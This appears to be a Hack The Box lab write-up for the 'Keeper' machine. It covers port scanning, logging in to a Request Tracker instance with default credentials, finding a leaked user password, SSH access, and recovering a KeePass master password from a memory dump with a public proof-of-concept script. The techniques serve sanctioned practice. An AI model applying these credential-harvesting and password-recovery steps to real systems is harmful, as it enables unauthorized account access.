

Keeper (HTB)

ip of the machine :- 10.129.114.185

```
~/current Mon Oct 07 2024 23:43 (4.103s)
ping 10.129.114.185 -c 5

PING 10.129.114.185 (10.129.114.185) 56(84) bytes of data.
64 bytes from 10.129.114.185: icmp_seq=1 ttl=63 time=80.6 ms
64 bytes from 10.129.114.185: icmp_seq=2 ttl=63 time=82.1 ms
64 bytes from 10.129.114.185: icmp_seq=3 ttl=63 time=81.4 ms
64 bytes from 10.129.114.185: icmp_seq=4 ttl=63 time=80.9 ms
64 bytes from 10.129.114.185: icmp_seq=5 ttl=63 time=79.9 ms

--- 10.129.114.185 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 79.945/81.006/82.088/0.726 ms
```

machine is on!!!

```
~/current Mon Oct 07 2024 23:44 (7.983s)
nmap -p- --min-rate=10000 10.129.114.185

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-07 23:44 IST
Nmap scan report for 10.129.114.185
Host is up (0.092s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 7.94 seconds
```

only two ports are open!!!

~/current Mon Oct 07 2024 23:46 (11.337s)

nmap -p 22,80 -sC -A -Pn 10.129.114.185

Starting Nmap 7.95 (<https://nmap.org>) at 2024-10-07 23:46 IST

Nmap scan report for 10.129.114.185

Host is up (0.079s latency).

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)

|_ 256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)

80/tcp open http nginx 1.18.0 (Ubuntu)

|_http-title: Site doesn't have a title (text/html).


|_http-server-header: nginx/1.18.0 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 11.31 seconds


did aggressive scan and found versions of the services running on the ports...



we have to add tickets.keeper.htb in our /etc/hosts file.



login page of request tracker is open!!!



let's try these default creds.

←

→

↻

🔍🔒 tickets.keeper.htb/rt/

☆

🔒

👤

📄

🔄

☰

Home

Search

Reports

Articles

Assets

Tools

Admin

Logged in as root

RT for tickets.keeper.htb

»»REQUEST TRACKER««

RT at a glance

New ticket inGeneralSearch...

Edit

^ 10 highest priority tickets I ownEdit

^ 10 newest unowned ticketsEdit

^ Bookmarked TicketsEdit

^ Quick ticket creation

Subject:

Queue:

General

Owner:

Me

Requestors:

root@localhost

Content:

Create

^ My reminders

^ Queue listEdit

Queue	new	open	stalled
General	1	-	-

^ DashboardsEdit

^ Refresh

Don't refresh this page.

Go!

»»««BEST PRACTICAL™

»|- RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.

i am in!!!

←

→

↻

🔒 tickets.keeper.htb/rt/Admin/Users/

Home ▾Search ▾Reports ▾Articles ▾Assets ▾Tools ▾Admin ▾Logged in ▾

Select a user

Privileged users

Go to user

Find all users whose

Name ▾

matches ▾

And all users whose

Name ▾

matches ▾

And all users whose

Name ▾

matches ▾

☐ Include disabled users in search.

Select a user:

#	Name	Real Name
27	lnorgaard	Lise Nørgaard
14	root	Enoch Root

in /admin/users found a possible username "lnorgaard"...

Modify the user Inorgaard

⌵ Identity

Username:	<input type="text" value="lnorgaard"/>	(required)
Email:	<input type="text" value="lnorgaard@keeper.htb"/>	
Real Name:	<input type="text" value="Lise Nørgaard"/>	
Nickname:	<input type="text" value="Lise"/>	
Unix login:	<input type="text" value="lnorgaard"/>	
Language:	<div>Danish ▾</div>	
Timezone:	<div>System Default (Europe/Berlin) ▾</div>	
Extra info:	<div><div>Helpdesk Agent from Korsbæk</div></div>	

⌵ Access control

<input checked="" type="checkbox"/>	Let this user access RT
<input checked="" type="checkbox"/>	Let this user be granted rights (Privileged)
root's current password:	<input type="password"/>
New password:	<input type="password"/>
Retype Password:	<input type="password"/>

⌵ Comments about this user

New user. Initial password set to Welcome2023!

Found a username and password let's try logging in using ssh with above username and password.

```
lnorgaard@keeper ~ Mon Oct 07 2024 23:53
```

```
lnorgaard@keeper:~ (0s)
```

```
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
```

```
~/current Mon Oct 07 2024 23:53 (15.98s)
```

```
ssh lnorgaard@10.129.114.185
```

```
The authenticity of host '10.129.114.185 (10.129.114.185)' can't be established.  
ED25519 key fingerprint is SHA256:hcZMXffNW5M3q0ppqsTCzstpLKxrvdBjFYojXJGpr7w.
```

```
This host key is known by the following other names/addresses:
```

```
  ~/.ssh/known_hosts:4: 10.129.229.41
```

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
Warning: Permanently added '10.129.114.185' (ED25519) to the list of known hosts.
```

```
lnorgaard@10.129.114.185's password:
```

logged in as user with ssh...


```
lnorgaard@keeper ~ Mon Oct 07 2024 23:53
```

```
lnorgaard@keeper ~ Mon Oct 07 2024 23:53 (0.109s)
```

```
ls
```

```
RT30000.zip  user.txt
```

found 1st flag and a zip...

```
~/current Mon Oct 07 2024 23:55 (1.68s)
```

```
unzip RT30000.zip
```

```
Archive:  RT30000.zip  
  inflating: KeePassDumpFull.dmp  
  extracting: passcodes.kdbx
```

after extracting the zip file found two files. Let's see what these files are...

Google

.dmp file



All

Images

Videos

News

Shopping

Web

Books

More

Tools



Microsoft Learn · <https://learn.microsoft.com> › ... › Windows Client


Read small memory dump files - Windows Client

26 Dec 2023 — This article describes how to examine a small memory dump **file**. A small memory dump **file** can help you determine why your computer failed.

[Debugging Tools for Windows](#) · [Use Dumpchk.exe to check...](#) · [DumpChk](#)

So .dmp is a memory dump file and that to a keepass dump file. Let's see if we can find a tool to parse .dmp file for master password for .kdbx file opening...


← → ↻ <https://github.com/matro7sh/keepass-dump-masterkey> 🔒 ⌵

☰  [Sign in](#)

🖨 matro7sh / **keepass-dump-masterkey** Public [🔔 Notifications](#) [🍴 Fork 13](#) [★ Star 91](#)

[<> Code](#) [🔗 Issues 1](#) [🔗 Pull requests 1](#) [🎬 Actions](#) [📁 Projects](#) [🛡 Security](#) [📈 Insights](#)

[🍴 main](#) [🔗](#) [🏷](#) [Go to file](#) [<> Code](#) [About](#)

 **enaylal** init projet e6568b5 · last year ⌵

📁 img	init projet	last year
📄 README.md	init projet	last year
📄 poc.py	init projet	last year

[📖 README](#) [☰](#)

keepass-dump-masterkey

Script to retrieve the master password of a keepass database
≤ 2.53.1

[keepass](#) [masterkey](#)

[📖 Readme](#)
[📈 Activity](#)
[📋 Custom properties](#)
★ **91** stars
👁 **4** watching
🍴 **13** forks
[Report repository](#)

came across this tool on github.com. Let's try this tool...

```
~/current/keepass-dump-masterkey git:(main) Mon Oct 07 2024 23:59 (21.647s)
python3 poc.py ../KeePassDumpFull.dmp
2024-10-07 23:59:26,828 [.] [main] Opened ../KeePassDumpFull.dmp
Possible password: ●,dgro● med flode
Possible password: ●ldgro● med flode
Possible password: ●`dgro● med flode
Possible password: ●-dgro● med flode
Possible password: ●'dgro● med flode
Possible password: ●]dgro● med flode
Possible password: ●Adgro● med flode
Possible password: ●Idgro● med flode
Possible password: ●:dgro● med flode
Possible password: ●=dgro● med flode
Possible password: ●_dgro● med flode
Possible password: ●cdgro● med flode
Possible password: ●Mdgro● med flode
```

```
~/current/keepass-dump-masterkey git:(main) Mon Oct 07 2024 23:59 (0.018s)
ls
img poc.py README.md
```

```
~/current Mon Oct 07 2024 23:59 (0.016s)
cd keepass-dump-masterkey/
```

ran the tool and it gave some gibberish stuff, i don't know so searched it!!!

Google

rodgrød med fløde



All Images Shopping Videos Maps News Web ⋮ More Tools

Meaning

In english


Recipe



Saveur · <https://www.saveur.com> · article · recipes · rodgrød-me... ⋮

Rødgrød med Fløde (Danish Red Berry Pudding ... - Saveur

Ingredients · 1 1/2 lb. mixed red berries, such as strawberries, raspberries, and red currants · 1 cup sugar · 1/4 cup cornstarch · Whipped cream, for serving.



Let's try this as the password...

Unlock KeePassXC Database

/home/sohamt/current/passcodes.kdbx

Enter Password:



[I have a key file](#)

Close

Unlock

we need a password to open .kdbx file.

Unlock KeePassXC Database

/home/sohamt/current/passcodes.kdbx

Enter Password:

rødgrød med fløde|




[I have a key file](#)


Close

Unlock

